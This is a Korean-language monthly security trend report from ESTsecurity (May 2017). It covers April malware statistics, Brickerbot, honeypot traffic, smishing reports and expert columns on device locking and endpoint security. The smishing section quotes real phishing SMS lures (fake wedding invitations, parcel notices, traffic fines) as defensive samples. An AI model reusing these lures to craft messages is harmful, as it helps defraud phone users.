이스트시큐리티

보안 동향 보고서

No.92 2017.05

No.92 2017.05

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

4 월에 발생했던 가장 큰 보안 이슈는 IoT 기기들을 타겟으로 하는 Brickerbot 악성코드 이슈였습니다. Brickerbot 은 지난해 10 월경 해외에서 발생한 대규모 DDoS 공격에 사용된 IoT 봇넷 소스코드인 Mirai 가 사용한 것과 유사한 익스플로잇 벡터인 Telnet 브루트포스를 사용해, 리눅스 기반의 IoT 기기들을 공격한 것으로 확인되었습니다.

Brickerbot 악성코드에 감염될 경우, 모든 IP table 방화벽 및 NAT 규칙들이 삭제되며, 감염된 기기로부터 나가는 모든 패킷들을 드랍시킵니다. 동시에 기기의 모든 코드들을 삭제해 기기를 쓸모 없게 만들어버리는 서비스거부 공격이기 때문에 기업 및 기관의 각별한 주의가 필요합니다. 최근 IoT 기기를 활용한 다양한 업무환경이 구축되고 있는 상황에서 경우에 따라 매우 심각한 문제가 향후 발생할 수 있다는 점에서 주목할만한 이슈였습니다.

이 밖에도 국내에서는 4 월 중순 특정 커뮤니티에 삽입된 광고 배너를 통해 악성 apk 가 유포되는 멀버타이징 공격이 발생했습니다. 또한 지난해 특정 온라인 쇼핑몰에서 유출된 '고객 개인정보 리스트'가 첨부되어 있다고 사칭하는 악성메일을 통해 랜섬웨어가 유포되었습니다. 그 밖에 국민게임 스타크래프트가 리마스터 된다는 이슈를 악용하여 p2p 사이트를 통해 스타크래프트 립버전에 악성코드를 포함시켜 배포된 이슈도 주목을 끌었습니다.

계속적으로 발생하는 침해 사고를 살펴보면, 공격자는 사용자들의 관심사가 무엇인지 꾸준히 파악하는 노력을 보이고 있습니다. 이를 통해 악성코드를 배포하고, 시스템의 취약점을 악용하여 감염을 촉진하는 형태가 늘어나고 있습니다.

따라서 현재 사용하고 있는 스마트기기 및 시스템의 최신버전 패치를 반드시 설치하고, 주요 보안 이슈에 관심을 더욱 높이는 자세가 요구됩니다. 사용자와 더불어 기업 및 기관이 유사 침해 위협을 받을 가능성을 최소화할 수 있는 대응 노력이 그 어느때보다 필요한 시점입니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2017 년 4 월의 감염 악성코드 Top 15 리스트에서는 지난 3 월에 1,2,위를 차지했던 악성코드들이 모두 동일한 순위를 차지했다. 지난 3 월에 3 위를 차지했던 Exploit.CVE-2010-2568.Gen 은 한 단계 하락한 4 위를 차지했으며, 지난달 9 위였던 Trojan.BAT.Poweliks.Gen 이 새롭게 3 위로 급상승하였다.
Trojan.BAT.Poweliks.Gen 는 사용자 모르게 감염된 시스템에 숨어 사용자의 문서를 탈취하거나 시스템 에러를 발생시킨다. 또한 PUA(Potentially Unwanted Application)를 다운로드하거나 생성하기도 하며 스팸 팝업을 띄워 추가 악성코드를 다운로드받기도 하는 복합적인 트로이목마이다. 3 월에 비해 4 월은 악성코드 전체 감염 수치가 10% 가량 상승하였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	–	Trojan.HTML.Ramnit.A	Trojan	2585616
2	–	Adware.SearchSuite	Adware	1511289
3	↑ 6	Trojan.BAT.Poweliks.Gen	Trojan	726206
4	↓ 1	Exploit.CVE-2010-2568.Gen	Exploit	669930
5	↓ 1	Trojan.LNK.Gen	Trojan	643827
6	↓ 1	Worm.ACAD.Kenilfe	Worm	518687
7	↑ 3	Win32.Neshta.A	Trojan	502955
8	↓ 2	Win32.Ramnit	Trojan	462269
9	↓ 2	Misc.Keygen	Trojan	424272
10	↓ 2	Worm.ACAD.Bursted.doc.B	Worm	423779
11	New	Misc.Riskware.BitCoinMiner	Trojan	365561
12	↑ 1	Virus.IFrame.jL	Virus	302715
13	New	Win32.Almanahe.K.Dam	Trojan	286661
14	↓ 2	Backdoor.Generic.792814	Backdoor	235925
15	↓ 4	Win32.Ramnit.N	Trojan	202631

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 04 월 01 일 ~ 2017 년 04 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 63%를 차지했으며, 애드웨어(Adware) 유형이 15%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


4 월에는 3 월에 비해 트로이목마 유형의 악성코드 비율이 크게 증가하였으며, 그 외 바이러스를 제외한 나머지 카테고리 악성코드 비율은 조금씩 감소하였다.




3. 허니팟/트래픽 분석

4 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2016년 11월 ~2017년 04월

4. 알약 M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017 년 04 월 01 일 ~ 2017 년 04 월 30 일
총 신고건수	3,803 건

키워드별 신고내역

키워드	신고 건수	비율
청첩장	78	2.05%
사진	64	1.68%
택배	60	1.58%
동영상	10	0.26%
확인	8	0.21%
배송	7	0.18%
상품	4	0.11%
돌잔치	3	0.08%
등기	2	0.05%
교통위반	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 2,906 건 대비 이번 달 3,803 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 897 건 증가했다. 이번 달은 청첩장 관련 스미싱이 신고 건 1 위를 차지했으며, 교통위반 스미싱이 새로 등장했다.

알약이 뽑은 4 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	우편물이고객님의부재중으로반송되었습니다등기물정보확인하기
2	6 월달:교통위반 벌금 및 벌점표를 보냈습니다.
3	확인해주시길바랍니다

다수문자

순위	문자 내용
1	[Web 발신] 사랑이란 반지에 영원히맹세합니다일시 4 월 22 일 오후 1 시장소: 위드홀청첩장
2	나는 당신께 사진 한장: 를 보냈습니다
3	[대한통운 택배] 미수령택배가있습니다 확인해주시길바랍니다
4	여 dw 기 fb 에 vm 너 wq 이상한 동영상 ib 있 tw 는데 바로 삭제하세요
5	확인해주시길바랍니다
6	[Web 발신] 김충민고객님 8.30 배송입니다
7	[Web 발신] G 마켓 주문하신상품 정상배송처리되였읍니다.배송처리현황홈페지 참고하세요
8	[Web 발신] 우리아기첫번째생일에초대합니다^^일시:4 월 20 일오전 10 시장소:파티뷰 3 층초대장
9	우편물이고객님의부재중으로반송되었습니다등기물정보확인하기
10	6 월달:교통위반 벌금 및 벌점표를 보냈습니다.

02

전문가 보안 기고

1. 모바일 기기 보안의 시작, 기기 잠금

2. 엔드포인트 보안의 빈틈, 통합 관리가 필요해

1. 모바일 기기 보안의 시작, 기기 잠금

[알약 M 개발팀 유재욱 팀장]

미래창조과학부 통계자료에 의하면, 2016 년 12 월 초고속인터넷 가입자수는 약 2 천만(20,555,683)명이고, 이동전화 LTE 가입자는 약 4 천 6 백만(46,310,262)명이며 무선데이터 트래픽도 꾸준히 증가하는 추세다. 스마트폰과 태블릿 또는 안드로이드와 iOS 로 대표되는 모바일 기기들은 휴대성과 다양한 기능을 제공하는 앱을 무기로 이 시대의 생활 필수품으로 자리잡았다.

스마트폰으로 날씨를 확인하고, 앱을 이용해서 버스가 도착하는 시간에 맞춰 집을 나서고, 네비게이션 앱이 알려주는 길로 운전을 하고, 음악을 듣고, 동영상을 감상하고, 은행 거래를 하고, 쇼핑을 하고, 소셜네트워크 서비스(SNS)나 카카오톡으로 소통하는 모습은 주변에서 흔히 볼 수 있다. 또한 회사에서 개인 스마트폰을 이용해서 메일을 확인하고, 사내 메신저를 통해 회사 게시판에 글을 작성하는 등의 일들은 자연스러운 일상 중 하나다. 이는 'BYOD(Bring Your Own Device)'라는 신조어로도 쉽게 설명할 수 있다. 한편, 모바일 기기가 개인의 일상과 회사의 업무에 폭넓게 이용되면서 '보안의 필요성'이 새롭게 대두되고 있다.

모바일 기기 보안, 어디서부터 시작해야할까?


사용자가 모바일 기기를 사용하고 있을 때에는 정보 유출에 대비하기가 쉬운 편이다. 눈에 보이는 유출 시도는 직접 제재가 가능하고, 눈에 보이지 않는 시도는 안전성을 검증 받은 공식 스토어(구글 플레이, 통신사 마켓 등)에서 앱을 다운받아 설치하는 등 보안 수칙을 준수하여 예방할 수 있다. 특히, 모바일 사용자는 알약 안드로이드와 같은 백신 앱을 통해 악성 앱의 정보 유출 시도에 대응할 수 있다. 사람이 많고, 좁은 공간에서 뱅킹앱에 비밀번호를 입력하거나 중요한 글을 작성할 때에는 알약 안드로이드의 스크린커버와 같은 프라이버시 보호 기능을 사용해서 민감한 정보 유출을 막을 수도 있다.

그렇다면, 모바일 기기를 직접 사용하지 않을 때에는 어떨까? 책상에 모바일 기기를 두고 잠시 자리를 비웠을 경우를 생각해보자. 타인이 악의적인 의도를 갖고 기기 내 사진, 동영상, 문자 메시지 등을 훔쳐보거나 삭제할 수도 있을 것이다. 더 나아가 기기를 분실했을 경우, 미리 분실 사고에 대비하지 않았다면 저장되어 있는 모든 정보가 쉽게 유출될 수 있고, 유출된 정보를 바탕으로 2 차 피해가 발생할 수도 있다. 금융 보안카드가 사진으로 저장되어 있다거나, 공인인증서가 있다면? 생각만해도 아찔할 것이다. 이런 경우 도움이 되는 간단한 기능이 있는데 바로 '기기 잠금 기능'이다.

모바일 기기 잠금의 중요성

모바일 기기 보안의 첫 단추는 '화면 잠금' 또는 '기기 잠금'이라고 불리는 잠금 설정으로 시작된다. 모바일 기기에 잠금 기능이 설정되어 있지 않다면, 보안 앱이 설치되어 있더라도 쉽게 무력화 될 수 있다. 특히 안드로이드 기기의 경우 USB 를 연결해 기기 내부 저장소에 쉽게 접근할 수 있기 때문에 공인인증서, 사진, 동영상 등 중요한 정보가 유출될 수 있다.

최근 기기 잠금 외에 부가적인 기능을 제공하는 잠금 앱들을 사용하는 경우가 증가하고 있다. 잠금 앱 중 일부는 잠금 상태에서도 USB 연결이 가능하기 때문에 앱의 안전성을 다시 한 번 확인한 후 사용하거나, 기본 탑재된 기능의 사용을 권장한다. 또한 안드로이드 기기 사용자 중 보안 앱을 통해 특정 앱에 한해서만 앱 잠금을 설정하는 경우, 악성앱이 해당 보안 앱을 강제 종료하거나 삭제 또는 절전 상태로 바꾸어 잠금 기능을 무력화시킬 수 있다. 실제 사용자의 피해 사례를 살펴보자.



[그림 1. 알약 안드로이드 카카오톡 파일 정리 기능]

알약 안드로이드는 스마트폰에 쌓인 D 사 메신저앱의 임시파일을 삭제해주는 청소 기능을 지원하고 있다. 어느 날, 해당 기능을 이용한 고객이 문의를 보내왔다. "D 사 앱의 잠금 기능을 사용하고 있는데, 알약 안드로이드의 청소 기능을 사용하니 주고 받은 사진과 동영상이 보이네요. 수정 바랍니다." 이슈를 살펴보니, D 사 앱은 누구나 접근 가능한 영역에 임시 파일을 남기고 있었다. 이 경우, 사용자가 D 사 앱의 잠금 기능을 설정해도 누군가가 스마트폰을 USB 로 연결해 폴더를 검색하면 앱 안의 사진이나 동영상을 쉽게 유출할 수 있게 된다. 앱 개발사가 직접 만든 잠금 기능에도 보안상 허점이 존재할 수 있는 것이다. 따라서 보안 수준을 높이기 위해서 되도록 모바일 기기 자체의 잠금 기능을 활성화하기를 추천한다.

모바일 보안 수준을 높이는 다양한 잠금 방식

모바일 기기에서 기본으로 제공하는 기기 잠금 방식에는 어떤 것들이 있을까? 이는 크게 비밀번호 방식과 생체정보 인식 방식으로 나뉠 수 있다. 비밀번호 방식은 PC, 인터넷에서 사용하는 암호 설정과 동일한 개념이다. 문자, 숫자, 특수기호를 섞어서 사용하는 전통적인 비밀번호 방식과 입력을 간소화한 4 자리 이상의 숫자를 사용하는 PIN 번호 방식, 특정 순서로 점들을 이어서 사용하는 패턴 잠금 방식이 대표적이다. 최근에는 카메라와 센서 기술의 발달로, 쉽게 잠금을 설정하고 해지할 수 있는 생체정보 인식 방식이 많이 적용되고 있다. 대표적으로 얼굴인식, 지문인식, 홍채인식 등이 있다.

스마트폰을 사용하면서 매번 긴 비밀번호를 입력하는 것은 귀찮고 번거롭다. 혹시, 짧은 PIN 번호를 사용하면 보안에 취약할까? 지문은 개인 고유의 생체정보를 사용하는 것이니 더 안전하지 않을까? 다음 사례들을 살펴보자.

02 전문가 보안 기고

2015 년 12 월, FBI 와 애플이 암호 해제와 관련된 논쟁을 벌였다. 범죄에 연루된 범인이 사용하던 아이폰을 입수한 FBI 는 4 자리 PIN 번호 잠금을 해제하기 위해 노력했으나 풀지 못했던 것이다. 아이폰의 PIN 번호는 잘못된 암호를 넣으면 다른 암호를 넣기까지 기다려야하는 대기시간이 존재하여 자동으로 추출된 번호를 반복 입력하는 것이 불가능하고, 암호를 10 회 연속 틀리면 내부 자료를 삭제해버린다. FBI 는 애플에 협조를 요청했으나, 개인정보보호를 이유로 거절당했다. 이후 FBI 는 다른 업체의 도움을 받아 겨우 암호를 풀어냈다. 간단한 PIN 번호 잠금 설정만으로도 정보를 충분히 안전하게 보호할 수 있음을 증명한 사건이다.

앞서 살펴본 것처럼, 모바일 기기 제조사는 사용자를 위해 기기를 보호할 수 있는 아주 기본적이고 안전한 보안 기능을 제공하고 있다. 사용에 불편할 수는 있겠으나, 기기의 잠금 기능만 설정해도 민감한 정보가 유출되거나 삭제될 위협에 충분히 대비할 수 있다는 것을 잊지 말자. 소중한 데이터를 지키기 위한 첫 단추. **모바일 기기 보안은 기기를 잠그는 것에서 시작한다.**

[참고] 미래창조과학부 통계: http://www.msip.go.kr/web/msipContents/contents.do?mId=MTQ2 신문보도자료 인용

2. 엔드포인트 보안의 빈틈, 통합 관리가 필요해

[Endpoint 개발팀 김현승 책임]

일반적인 엔드포인트 영역의 사용자(End User, 이하 사용자)들은 보안에 대한 관심이 적은 편이다. 언론 매체를 통해 위협적인 공격이나 치명적인 피해 사례를 꾸준히 보도해도, 그들 자신과는 상당히 거리가 먼 일이라고 생각한다. 이러한 안이한 보안 의식은 엔드포인트 영역에서 미처 관리하지 못한 작은 구멍을 만든다. 그리고 그 작은 취약점으로 인해 전체적인 보안은 너무도 쉽게 무너질 수 있다. 이 사실은 이미 여러가지 침해 사고를 통해 증명된 부분이며, 지금 이 순간에도 그러한 사고가 발생하고 있을지 모른다.

공격자는 엔드포인트 보안의 열쇠를 노린다

엔드포인트 영역은 저마다의 강력한 자물쇠를 갖고 있으며, 사용자는 이에 대한 열쇠를 갖고 있다. 그 열쇠들이 잘 관리된다면 좋겠지만, 관리해야하는 열쇠가 많아지면 그만큼 위험도 증가한다. 사용자가 많을 수록 열쇠에 대한 관리가 소홀해질 가능성이 증가하며, 이에 따라 열릴 수 있는 문도 많아지기 때문이다. 보안에는 분배의 법칙이 작용하지 않고, '합의 법칙'만 존재한다. 100 의 위험을 100 명이 나눠 갖는 게 아니라, 100 의 위험이 100 배가 되어 10,000 의 위험으로 불어날 수도 있다는 의미이다.

이에 조직은 일부 관리자에게만 중요한 열쇠를 할당한다. 이 사실을 알고 있는 공격자들은 공격 실행 전에 모든 엔드포인트 사용자를 목표로 삼지 않고 시스템 또는 민감한 정보에 접근할 수 있는 권한이 있는 일부 사용자를 노린다. 그들은 권한이 있는 사용자를 선별하기 위해 가능한 많은 사용자들 대상으로 여러가지 위협을 시도한다. 열쇠를 탈취하기 위한, 수많은 위협을 막을 수 있는 가장 좋은 방법은 무엇일까?

정형화된 위협 대응 시나리오의 필요성

조직의 상황은 시시각각 변한다. 언제 어디서 어떤 사고가 발생할 지 정확히 예측할 수 없기 때문에 보안 관리자들은 현장 조사를 꾸준히 진행해야한다. 그러나 많은 사용자의 상태를 수시로 확인하는 것은 점검하는 측과 점검 받는 측 모두 시간과 공간에 제약이 있어 부담으로 작용한다. 또한 때마다 빠르게 현장조사를 하는 데에도 한계가 있기 때문에 문제를 발견하는 것 자체가 늦어지고 피해도 그만큼 커질 수 있다.

